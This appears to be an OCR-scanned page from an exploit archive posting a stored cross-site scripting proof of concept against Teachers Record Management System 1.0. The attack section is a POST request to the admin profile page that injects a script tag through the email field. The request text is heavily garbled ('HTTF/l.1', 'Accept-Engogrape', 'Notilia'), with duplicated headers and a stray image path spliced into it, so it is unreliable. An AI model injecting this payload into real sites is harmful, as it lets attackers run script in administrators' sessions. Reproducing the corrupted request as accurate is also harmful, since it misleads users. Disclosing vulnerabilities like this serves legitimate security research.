

Search . Home Files News About Contact &[SERVICES_TAB] Add New

Teachers Record Management System 1.0 Cross Site Scripting

Posted Jun 16, 2021

Teachers Record Management System version 1.0 suffers from a persistent cross site scripting vulnerability.

tags | exploit, xss SHA-256 | 05fa528b05ad75b9ea84db5fb3ec371d6e0c80bf77b1c85e355ca6a851a5bca4 | Download | Favorite | View

Related Files

Share This

LinkedIn Reddit Digg StumbleUpon Lik€ TWEE

Change Mirror # Exploit Title: Teachers Record Management System 1.0 - 'email' Stored Cross-site Scripting (XSS)
vulnershilty (Authenticated)
* Date: 05-10-2021
* Exploit Author: nhattruong or https://nhattruong.blog
* Vendor Romepage: https://phpgurukul.com
* Software Link: https://phpgurukul.com/teachers-record-management-system-using-php-and-mysql/
* Version: 1.0 # Version: 1.0 # Tested on: Windows 10 + XAMPP v3.2.4 POC: 1. Go to url http://localhost/admin/index.php 2. Do login 3. Execute the payload 4. Reload page to see the different Payload: PSyload.

POST /admin/adminprofile.php HTTF/l.1

Host: localhost

User-Agent: Notilia/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0

Accept: Eaxt/html.application/xhtmlayml.application/xml;q=0.9,image/webp,*/*;q=0.8

Accept-Engogrape: vi-VN, vi-q=0.8,en-US;q=0-5,en;q=0.3

Accept-Engogrape: vi-VN, vi-q=0.8,en-US;q=0-5,en;q=0.3


Accept-Engogrape: vi-VN, vi-q=0.8,en-US;q=0-5,en;q=0.3

Accept-Encoding: grip. defiate

Content-Type: application/x-www-form-urlencoded

Content-Type: application/x-www-form adminname=Adminm&username=admin&mobilenumber=8979555556&email="><script>alert(123);</script>&submit=

Login or Register to add favorites





LiquidWorm 23 files Debian 21 files nu11secur1ty 11 files Gentoo 9 files Google Security Research 8 files Julien Ahrens 4 files T. Weber 4 files

File Archives

File Tags December 2022 Advisory (79,754) Arbitrary (15.694) October 2022 BBS (2.859) September 2022 August 2022 Bypass (1,619) CGI (1,018) July 2022 Code Execution (6,926) June 2022 Conference (673) May 2022 April 2022 Cracker (840) CSRF (3,290) March 2022 DoS (22 602) February 2022 Encryption (2,349) January 2022 Exploit (50,359) Older File Inclusion (4,165) File Upload (946) Systems Firewall (821) AIX (426) Info Disclosure (2,660) Apple (1,926) Intrusion Detection (867) BSD (370) Java (2.899) CentOS (55) JavaScript (821) Cisco (1.917) Kernel (6,291) Debian (6,634) Local (14.201) Magazine (586) FreeBSD (1.242) Gentoo (4.272) Perl (1.418) HPUX (878) PHP (5.093) iOS (330) Proof of Concept (2,291) iPhone (108) Protocol (3,435) IRIX (220) Python (1.467) Juniper (67) Remote (30,044) Linux (44,315) Mac OS X (684) Ruby (594) Mandriva (3.105) Scanner (1.631) Security Tool (7,777) OpenBSD (479) Shell (3,103) RedHat (12,469) Shellcode (1,204) Slackware (941) Sniffer (886) Solaris (1,607)

Spoof (2,166) SUSE (1,444) SQL Injection (16,102) Ubuntu (8,199) TCP (2,379) UNIX (9,159) Trojan (686) UnixWare (185) UDP (876) Windows (6,511) Virus (662) Other Vulnerability (31,136) Web (9,365) Whitepaper (3,729)



x86 (946) XSS (17,494)

Site Links About Us

News by Month History & Purpose Contact Information News Tags

Files by Month Terms of Service File Tags
File Directory Privacy Statement

Copyright Information

Hosting By Rokasec

Follow us on Twitter

